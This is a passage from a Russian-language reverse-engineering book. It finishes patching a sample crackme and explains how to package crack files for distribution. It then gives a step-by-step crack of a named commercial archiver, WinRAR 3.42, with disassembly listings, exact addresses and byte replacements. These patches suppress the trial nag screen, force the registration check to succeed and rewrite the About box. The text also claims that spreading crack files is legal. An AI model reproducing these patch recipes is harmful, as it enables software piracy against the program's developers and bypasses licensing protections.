00401084    call    004014F5
00401089    xor     eax, eax
0040108B    add     esp, 29Ch
00401091    ret
```

Узнаете окружающий код? Да-да! Это то самое место, где мы слегка его изменяли. Но в чем причина ошибки? Обратим внимание, что удаленной нами инструкции `RET` предшествует команда очистки стека от локальных переменных: `ADD ESP, 29CH`. И эта же самая команда повторяется перед "настоящим" завершением функции в строке `40108Bh`. Но ведь при повторной очистке стека его балансировка нарушается, и вместо адреса возврата из функции на вершину стека попадает всякая ерунда, приводящая к непредсказуемому поведению взломанного нами приложения. Как этого избежать? Да очень просто — достаточно всего лишь удалить одну из команд `ADD ESP, 29Ch`, забив ее инструкциями `NOP`, или же заменить `29Ch` на нуль (при добавлении к чему бы то ни было нуля, его значение не изменяется).

После этого, взломанная программа перестает капризничать и начинает нормально работать, что и подтверждает листинг 6.16.

Листинг 6.16. Теперь защита будет воспринимать любой введенный пароль как правильный

```
> crackme.C5F11EA6h.exe
enter passwd:xxxx
hacked by KPNC
password ok
hello, legal user!
```

Итак, защита взломана. Однако это — грязный взлом (этику оставим в стороне, разговор не об этом). Грязный взлом — это небрежный взлом. И хотя рядовой взломщик на этом обычно и останавливается, мы пойдет дальше. Ведь программа по-прежнему запрашивает пароль. Этот запрос может сильно раздражать пользователя, несмотря на то, что программа абсолютно любой пароль воспринимает как правильный. Что ж, давайте модифицируем программу так, чтобы она вообще не отвлекала нас запросом пароля!

Одним из решений будет удаление процедуры ввода пароля. Обратите внимание на важный момент: вместе с процедурой необходимо удалить и заносимые в стек параметры, в противном случае стек окажется несбалансированным, и последствия не заставят себя ждать. Возвращаясь к дизассемблированному листингу ломаемой программы, мы видим, что функция ввода пароля расположена по адресу `401021h`, а команда передачи аргумента (у данной функции он всего один) — по адресу `401020h`. Для полного отключения защиты оба вызова должны быть затерты инструкциями `NOP`. И тогда код программы будет выглядеть так, как показано в листинге 6.17 (модифицированные строки выделены полужирным шрифтом).

Листинг 6.17. Код взломанной программы

```
.00401000:   81EC9C020000    sub     esp, 00000029C              ;"  ☻?"
.00401006:   B9508A4000      mov     ecx, 000408A50              ;" @SP"
.0040100B:   53              push    ebx
.0040100C:   56              push    esi
.0040100D:   6850804000      push    000408050                   ;" @ИР"
.00401012:   E8DE040000      call    .0004014F5                  ; -------- (1)
.00401017:   8D442408        lea     eax, [esp][00008]
.0040101B:   B9008A4000      mov     ecx, 000408A00              ;" @S"
.00401020:   90              nop
.00401021:   90              nop
.00401022:   90              nop
.00401023:   90              nop
.00401024:   90              nop
.00401025:   90              nop
.00401026:   8D742408        lea     esi, [esp][00008]
.0040102A:   B86C804000      mov     eax, 00040806C              ;" @Иl"
```

Сохраняем изменения в файле, запускаем его и… это работает! Несмотря на то, что строка `enter password` все еще видна, сам пароль более не запрашивается, а работа программы — не приостанавливается. Можно ли удалить строку `enter password`? Конечно, почему бы и нет! Причем совершенно незачем затирать выводящую ее процедуру инструкциями `NOP`. Вполне достаточно вставить в начало строки один-единственный нуль или даже просто воспользоваться этой строкой для вывода своего "копирайта". Действительно, строка `wrong password` слишком коротка, и далеко не всякое имя можно в ней разместить. Уж лучше использовать строку `enter password` под `hacked by`, а строку `wrong password` целиком отдать под запись своего "граффити".

Итак, наш взлом практически подошел к концу. Остается решить последний вопрос — как нам распространять свое "творение"? Исполняемые файлы обычно имеют очень большой объем, и на распространение их наложены суровые законодательные ограничения. Хорошо бы объяснить пользователю, какие именно байты следует поменять, чтобы программа заработала, но сможет ли он понять нас? Вот для этой цели и были придуманы *автоматические взломщики*.

Для начала нужно установить: какие именно байты взломанного файла были изменены. Для этого нам потребуется оригинальная копия исходного файла и какая-нибудь утилита для побайтового сравнения файлов. Наиболее популярными на сегодняшний день являются утилиты C2U by Professor Nimnul и MakeCrk by Doctor Stein's labs. Первая из утилит гораздо предпочтительнее, т. к., во-первых, она лучше обрабатывает не совсем стандартные crk-файлы, а во-вторых — позволяет генерировать расширенный формат xck.

Для запуска C2U в командной строке следует указать имена двух файлов — оригинала и его "хакнутой" версии. После того как утилита завершит свою работу, все обнаруженные различия будут записаны в crk/xck-файл.

Теперь нам потребуется другая утилита, цель которой будет прямо противоположна: используя crk-файл, изменить эти самые байты в оригинальной программе. Таких утилит на сегодняшний день очень много. К сожалению, это не лучшим образом сказывается на их совместимости с различными форматами crk. Самые известные из них, скорее всего, cra386 by Professor Nimnul и pcracker by Doctor Stein's labs. Но поиск подходящей программы, поддерживающей ваш формат crk, является уже заботой пользователя, решившего взломать программу. Попутно отметим, что распространение crk-файлов *не является нарушением и не карается законом*, т. к. такие файлы не являются орудиями взлома. Они лишь содержат информацию о том, как этот взлом осуществить. Согласитесь, что если мы скажем, что "выстрел из пистолета в висок приводит к смерти человека", то ни один из следователей не сможет привлечь нас за это к ответственности. А вот у пользователя, решившего ваш крак использовать, проблемы с законом возникнуть вполне *могут*, т. к. этим он ущемляет авторские права разработчиков программы. Парадоксальный, однако, у нас мир!

Чтобы избежать проблем с совместимостью, иногда используют исполняемые файлы (C2U способен генерировать и такие), которые выполняют модификацию программы автоматически (и зачастую занимают меньше места!). Но главный недостаток их в том, что исполняемый файл по нашим законам уже является не информацией, а *орудием* преступления и, следовательно, легально распространяться не может.

Ну вот, мы проделали большую работу и наверняка узнали немало нового. Это была очень простая защита, и нас ждет еще очень длинный, но интересный путь.

Практический пример взлома

Обучаться взлому лучше всего на простых защитах. Пример такой защиты реализован в архиваторе WinRAR, который мы сейчас и захачим по полной программе. Выполняя этот пример, вы попутно научитесь пользоваться hex-редактором, API-шпионом и дизассемблером. Что касается принципов работы с отладчиком, то они будут рассмотрены в *главе 7*.

Свежеустановленная версия WinRAR работает 40 дней, после чего при каждом запуске начинает требовать регистрации, выбрасывая так называемый NAG-screen (рис. 6.2). Это сильно раздражает пользователей, вызывая у них естественное желание ликвидировать этот экран.




Рис. 6.2. Экран с требованием регистрации, выводимый архиватором WinRAR после истечения испытательного периода

В качестве примера для взлома была выбрана версия 3.42, на которую ведет ссылка **http://www.rarsoft.com/rar/wrar342.exe**. Все остальные версии взламываются аналогичным образом, только смещения "защитных" байт будут другими.

Для осуществления взлома вам понадобится любой шестнадцатеричный редактор (например, HIEW), API-шпион Kerberos[4], дизассемблер IDA Pro и редактор ресурсов (например, встроенный в Microsoft Visual Studio). Различные версии HIEW имеют различную раскладку "горячих" клавиш, что создает некоторую путаницу. Мы будем использовать бесплатную версию 6.04, не имеющую функциональных ограничений. Последние версии HIEW распространяются на коммерческой основе.

Подавление NAG-screen

Любое диалоговое окно выводится не само по себе, а отображается некоторой API-функцией. Перехватив API-функцию, выводящую NAG, мы сможем дизассемблировать защитный код, который ее вызывает, и проанализировать условия, определяющие появление NAG.

Существует множество API-функций, связанных с диалоговыми окнами: `CreateDialog`, `DialogBox`, `MessageBox` и т. д. Какую из них использовал разработчик WinRAR? Чтобы не гадать, воспользуемся API-шпионом. Он все покажет. Однако прежде, чем начинать шпионскую деятельность, настроим фильтр, чтобы Kerberos отбрасывал малоинформативные API-вызовы, захламляющие файл отчета. Для этого откроем файл ke_spy.txt и закомментируем следующие функции: `TlsGetValue`, `DefWindowProcA`, `DispatchMessageA`, `GetFocus`, `GetMessageA`, `SendMessageA`, `SendMessageW`, `TranslateAcceleratorA`, `TranslateAcceleratorW` и `TranslateMessage` (чтобы закомментировать функцию, следует вставить знак `;` перед ее именем). Для усиления фильтрации имеет смысл нажать кнопку **Options** и взвести флажок **Report only .exe calls** (рис. 6.3). Это позволит вам собирать API-вызовы только из winrar.exe, но не из загружаемых им DLL. Если этого не сделать, ничего страшного не произойдет, но файл отчета получится чересчур длинным, и анализировать его будет намного сложнее.

Настроив фильтр, нажмите кнопку **Browse**, укажите путь к каталогу, в котором установлен WinRAR, и нажмите кнопку **Inject** (рис. 6.4). Дождавшись появления NAG-screen, закройте WinRAR и откройте файл отчета WinRAR.rep, который будет сохранен в одном каталоге с WinRAR.

[4] См. *главу 1, "Инструментарий хакера"*.




Рис. 6.3. Конфигурирование фильтра перезапуском API-шпиона Kerberos




Рис. 6.4. API-шпион Kerberos готов к работе




Рис. 6.5. Исследование защитного кода с помощью дизассемблера IDA Pro

Изучение файла-отчета (листинг 6.18) лучше всего начинать с конца (ведь NAG-screen появляется в последнюю очередь, когда основной интерфейс уже инициализирован). Только слепой не обнажит вызов функции `DialogBoxParamA`, выводящей диалоговое окно с именем **REMINDER**. Именно она и создает раздражающий NAG-screen.

Листинг 6.18. Фрагмент файла отчета, созданного API-шпионом Kerberos

```
WinRAR.exe|0044B030|LoadAcceleratorsA(00400000, 00496BA8: "VIEWACC") returns: 001E006F
WinRAR.exe|00440F73|DialogBoxParamA(400000,495FE1:"REMINDER",70094,444FF4,0) returns:0
WinRAR.exe|00440F9B|WaitForSingleObject(00000110, 0000000A) returns: 00000102
```

Kerberos даже сообщает адрес возврата из функции — `440A73h`, ведущий прямо к защитному коду. Заглянем сюда дизассемблером? Загрузите WinRAR.exe в IDA PRO, нажмите клавишу <G> (Jump to address), введите адрес возврата из функции (`440A73`) и, наконец, нажмите <Enter> (рис. 6.5).

Вы немедленно увидите вызов `DialogBoxParamA`, выше которого находится дизассемблированный код, показанный в листинге 6.19.

Листинг 6.19. Дизассемблированный код защитного механизма WinRAR

```
00440F1D      cmp     dword_4B3A90, 0
00440F24      jnz     short loc_440F73
00440F26      cmp     byte_495A60, 0
00440F2D      jnz     short loc_440F73
00440F2F      cmp     byte_4B7E00, 0
00440F36      jnz     short loc_440F73
00440F38      cmp     byte_49F9BC, 0
00440F3F      jnz     short loc_440F73
00440F41      mov     eax, dword_004B43C8
00440F46      cmp     eax, 28h
00440F49      jg      short loc_440F4F
00440F4B      test    eax, eax
00440F4D      jge     short loc_440F73
00440F4F
00440F4F  loc_440F4F:                         ; CODE XREF: sub_4408C8+681↑j
00440F4F      mov     byte_495A60, 1
00440F56      push    0                       ; dwInitParam
00440F58      push    offset sub_444FF4       ; lpDialogFunc
00440F5D      push    dword_4B161C            ; hWndParent
00440F63      push    offset aReminder        ; lpTemplateName
00440F68      push    hLibModule              ; hInstance
00440F6E      call    DialogBoxParamA
00440F73  loc_440F73:                         ; CODE XREF: sub_4408C8+65C↑j
00440F73                                      ; sub_4408C8+665↑j
00440F73      cmp     dword_4B3A90, 0
```

Как видите, функция `DialogBoxParamA` вызывается, когда выполняется условный переход: `cmp eax, 28h/jg loc_440F4F` (прыжок, если `eax > 28h`). В десятичной системе `28h` равно 40. Это и есть срок демонстрационного периода, положенный нам по праву. Теперь становится понятен "физический" смысл переменной `dword_004B43C8`, содержащей количество дней, прошедших с момента установки программы.

Итак, "штаб-квартира" защитного механизма найдена! Как мы будем действовать? Чтобы заблокировать NAG, можно, например, заменить `cmp eax,28h` (`83 F8 28`) на `xor eax,eax/nop` (`33 C0/90`), тогда `eax` всегда будет равен нулю, независимо от реальной текущей даты. Команда `nop` понадобилась нам для того, чтобы скомпенсировать уменьшение длины инструкции (`cmp` занимает три байта, а `xor` — только два).




Рис. 6.6. Три байта, блокирующие вывод NAG-screen

Запускаем HIEW, загружаем winrar.exe, дважды нажимаем клавишу <ENTER> для перехода в режим ассемблирования. Затем нажимаем клавишу <F5> (goto) и вводим значение `.440F46` — адрес инструкции `cmp` (точка нужна для того, чтобы сообщить редактору HIEW о том, что это именно адрес, а не смещение в файле). Нажимаем <F3> для перехода в режим редактирования (edit), а затем — <ENTER> для ввода ассемблерной инструкции. В появившемся диалоговом окне пишем `xor eax,eax` <ENTER> `nop` ESC>. Сохраняем все изменения в файле нажатием клавиши <F9> и выходим (рис. 6.6).

Запускаем WinRAR. Теперь NAG-screen больше не появляется! Вся процедура взлома не заняла и десяти минут! Как вариант, можно заменить `mov eax, dword_004B43C8` (`A1 C8 43 4B 00`) на `mov eax, 6` (`B8 06 00 00 00`), и тогда WinRAR будет считать, что с момента регистрации всегда прошло ровно шесть дней. Почему именно шесть? Ну, не шесть так девять. Какая нам разница?! Главное, чтобы это значение не превышало 40! А еще можно заменить `jg short loc_440F4F` (`7F 04`) на `jmp short loc_440F73` (`EB 28`), тогда безусловный переход будет перескакивать диалог независимо от текущего времени.

Наиболее красивым считается решение, требующее минимальных исправлений. Лучшие из предложенных решений хачатся двумя байтами, но можно захачить программу и с помощью одного. Поиск этого байта — вот занятие для настоящего хакера!

Принудительная регистрация

Несмотря на то, что раздражающий NAG-screen успешно подавлен, программа остается незарегистрированной и честно пишет в заголовке окна: "evaluation copy". А если нажать кнопку **About**, мы увидим **40 days trial copy**. И хотя никаких ограничений в демонстрационной версии нет, чисто психологически работать с зарегистрированной копией намного приятнее.

Известно, что регистрация осуществляется с помощью ключевого файла с электронной подписью, сгенерированной на криптографической основе с таким расчетом, чтобы подделка ключа

была невозможной. Все это так, но ведь ключ нам и не нужен! Мы всего лишь хотим установить флаг регистрации! А как его найти? Вернемся к листингу 6.19. Выше уже известной нам инструкции `cmp eax, 28h` располагается целая серия условных переходов, при определенных обстоятельствах перепрыгивающих через это диалоговое окно. Очевидно, один из них принадлежит флагу регистрации (ведь у зарегистрированных пользователей NAG-screen не выводится). Как же выявить этот переход?

Будем действовать по плану. Назначение переменной `byte_495A60` определяется сразу. При выводе диалогового окна сюда записывается 1. Это означает, что диалог уже выведен, и повторно выводить его не требуется. С переменной `dword_4B3A90` разобраться гораздо сложнее. Чтобы узнать, каким кодом она используется и с какой целью, необходимо просмотреть перекрестные ссылки. Подводим курсор к имени переменной, вызываем контекстное меню и выбираем пункт **jump to xref** или просто нажимаем клавишу <X>. Появляется диалоговое окно, показанное на рис. 6.7.




Рис. 6.7. Исследование перекрестных ссылок

Что же мы видим? Огромное количество перекрестных ссылок по чтению (r) и записи (w), разбросанных по всему телу программы, причем среди этих ссылок доминируют `dec` и `inc`. На флаг регистрации это мало похоже. Скорее всего, это — какой-то дикий *семафор* (semaphore), использующийся для организации взаимоблокировок (в общем случае — запчасть от интерфейса). К переменной `byte_4B7E00` ведут три перекрестных ссылки, две из которых находятся в непосредственной близости от функции `DoDragDrop`, так что их можно сразу же отбросить.

А вот переменная `byte_49F9BC` — это настоящий клад. К ней ведет множество перекрестных ссылок на чтение и запись, но все записываемые значения возвращаются либо функцией `sub_40DB5C`, либо функцией `sub_44A278`. И только одна ссылка ведет к команде `mov byte_49F9BC, 0`, принудительно обнуляющей эту переменную.

При первом же взгляде на функцию `sub_44A278` бросаются в глаза текстовые строки `rarkey`, заботливо оформленные дизассемблером как комментарии. Ага! Похоже, что это и есть процедура, ответственная за регистрацию (рис. 6.8). Подводим курсор к ее началу, нажимаем клавишу <N> и переименовываем ее в `DoRegister`.

С функцией `sub_40DB5C` разобраться тоже несложно. Достаточно проанализировать код, находящийся в самом начале функции `DoRegister` (листинг 6.20).




Рис. 6.8. Дизассемблированный код функции `DoRegister` выявляется присутствием текстовых строк `rarkey`

Листинг 6.20. Загадочная функция sub_40DB5C

```
DoRegister   proc near
...
0044A299     call        sub_40DB5C
0044A29E     test        al, al
0044A2A0     jz          short loc_44A2B6          ; Continue registration
0044A2A2     mov         al, 1
0044A2A4     mov         edx, [ebp+var_11C]
0044A2AA     mov         large fs:0, edx
0044A2B1     jmp         loc_44A40D                ; Go to exit
```

Если функция `sub_40DB5C` возвращает нуль, функция `DoRegister` продолжает регистрацию. Ненулевое значение приводит к немедленному выходу из функции. Логично предположить, что функция `sub_40DB5C` просто сообщает статус регистрации: нуль — незарегистрированная копия программы, а ненулевое значение — копия программы честно зарегистрирована. Подведем курсор к началу функции `sub_40DB5C` и переименуем ее в `IsRegistered`.

Что делать дальше? Давайте заставим функцию `IsRegistered` всегда возвращать ненулевое значение! Тогда программа будет признана зарегистрированной, несмотря на то, что ключевого файла, заверенного электронной подписью, у нас нет.

Запускаем HIEW, дважды нажимаем <ENTER> для перехода в дизассемблерный режим, нажимаем клавишу <F5>, вводим значение `.40DB5C` (адрес функции `IsRegistered`). Затем нажимаем клавишу <F3> для перехода в режим редактирования и вводим следующие команды: <ENTER> `xor eax,eax` <ENTER> `inc eax` <ENTER> `retn` <ESC> (обнулить регистр `eax`, тут же увеличить его на единицу и выйти из функции). Записываем изменения нажатием клавиши <F9> и выходим из HIEW.




Рис. 6.9. Теперь копия WinRAR "зарегистрирована"

Запускаем WinRAR и видим, что надпись "evaluation copy" в заголовке окна послушно исчезает, а в окне **About** появляется строка "Registered to" (рис. 6.9).

> ***Примечание***
>
> Правда, после добавления любого файла в архив *.rar регистрация загадочным образом исчезает. А все потому, что мы забыли исправить команду `mov byte_49F9BC, 0`, расположенную по смещению `44D049h`, на `mov byte_49F9BC, 1`. Сделаем это, и тогда надпись "evaluation copy" больше никогда не появится!

Чистый взлом или укрощение окна About

Надпись "Registered to" — это, конечно, хорошо. Однако остается без ответа один вопрос — на кого именно программа зарегистрирована. Первое, что приходит на ум, — это найти строку `Registered to` в программе (она там находится по смещению `50DBA4h`) и заменить ее своей подписью, например, `hacked by KPNC`. К сожалению, более длинный ник вместить уже не удастся, поскольку предельно допустимая длина строки жестко ограничена. Поэтому лучше пойти другим путем и найти тот код, который эту строку выводит!

Для этой цели запускаем Kerberos, загружаем winrar.exe, и открываем диалог **About WinRAR**. Затем закрываем winrar.exe и смотрим протокол, в конце которого появится строка `DialogBoxParamA(400000, 496005: "ABOUTRARDLG", 001200AA, 00444618, 00000000)`, вызываемая по адресу `441D1Ch`. Ага, это и есть наш диалог **About WinRAR**! Возвращаемся в IDA Pro и переходим по указанному адресу (листинг 6.21).

Листинг 6.21. Код, создающий диалоговое окно the About WinRAR

```
00441D01    push    offset sub_444618      ; lpDialogFunc
00441D06    push    dword_4B161C
00441D0C    push    offset aAboutrardlg
00441D11    push    hLibModule
00441D17    call    DialogBoxParamA
```

Функция `sub_444618`, как и подсказывает IDA Pro, представляет собой оконную процедуру, ответственную за вывод диалога. Заглянем, что там? Вы увидите огромное количество вызовов

к функции `SetDlgItemTextA`. Какой же из них нам нужен? Чтобы ответить на этот вопрос, требуется выяснить идентификатор соответствующего элемента управления.

Запускаем Microsoft Visual Studio (или любой другой редактор ресурсов), выбираем команду **Open file**, в поле **File type** выбираем опцию **All files**, а в поле **Open as** устанавливаем опцию **Resources** (если этого не сделать, файл будет открыт как двоичный, что совсем не входит в наши планы). В дереве ресурсов находим ветку **Dialogs**, а в ней — **ABOUTRARDLG**. Выполните на этом имени двойной щелчок мышью (или нажмите <ENTER>). Запустится редактор ресурсов. Среди элементов этого диалогового окна найдите строку `40 days trial copy` (рис. 6.10), на месте которой в зарегистрированной версии выводится строка `Registered to`, и, вызвав контекстное меню, определите ее `ID`. В данном случае этот идентификатор равен 102 (`или 66h`).



Рис. 6.10. Определение идентификатора поля вывода с помощью редактора ресурсов Microsoft Visual Studio

Просматривая дизассемблированный листинг, ищем такую функцию `SetDlgItemTextA`, чьим аргументом будет идентификатор `66h`. Этот вызов находится по адресу `4447ECh` (листинг 6.22).

Листинг 6.22. Код, отображающий строку "Registered to"

```
004447E6    call    sub_4113DC
004447EB    push    eax                     ; lpString
004447EC    push    66h                     ; nIDDlgItem
004447EE    push    [ebp+hDlg]
004447F1    call    SetDlgItemTextA
```

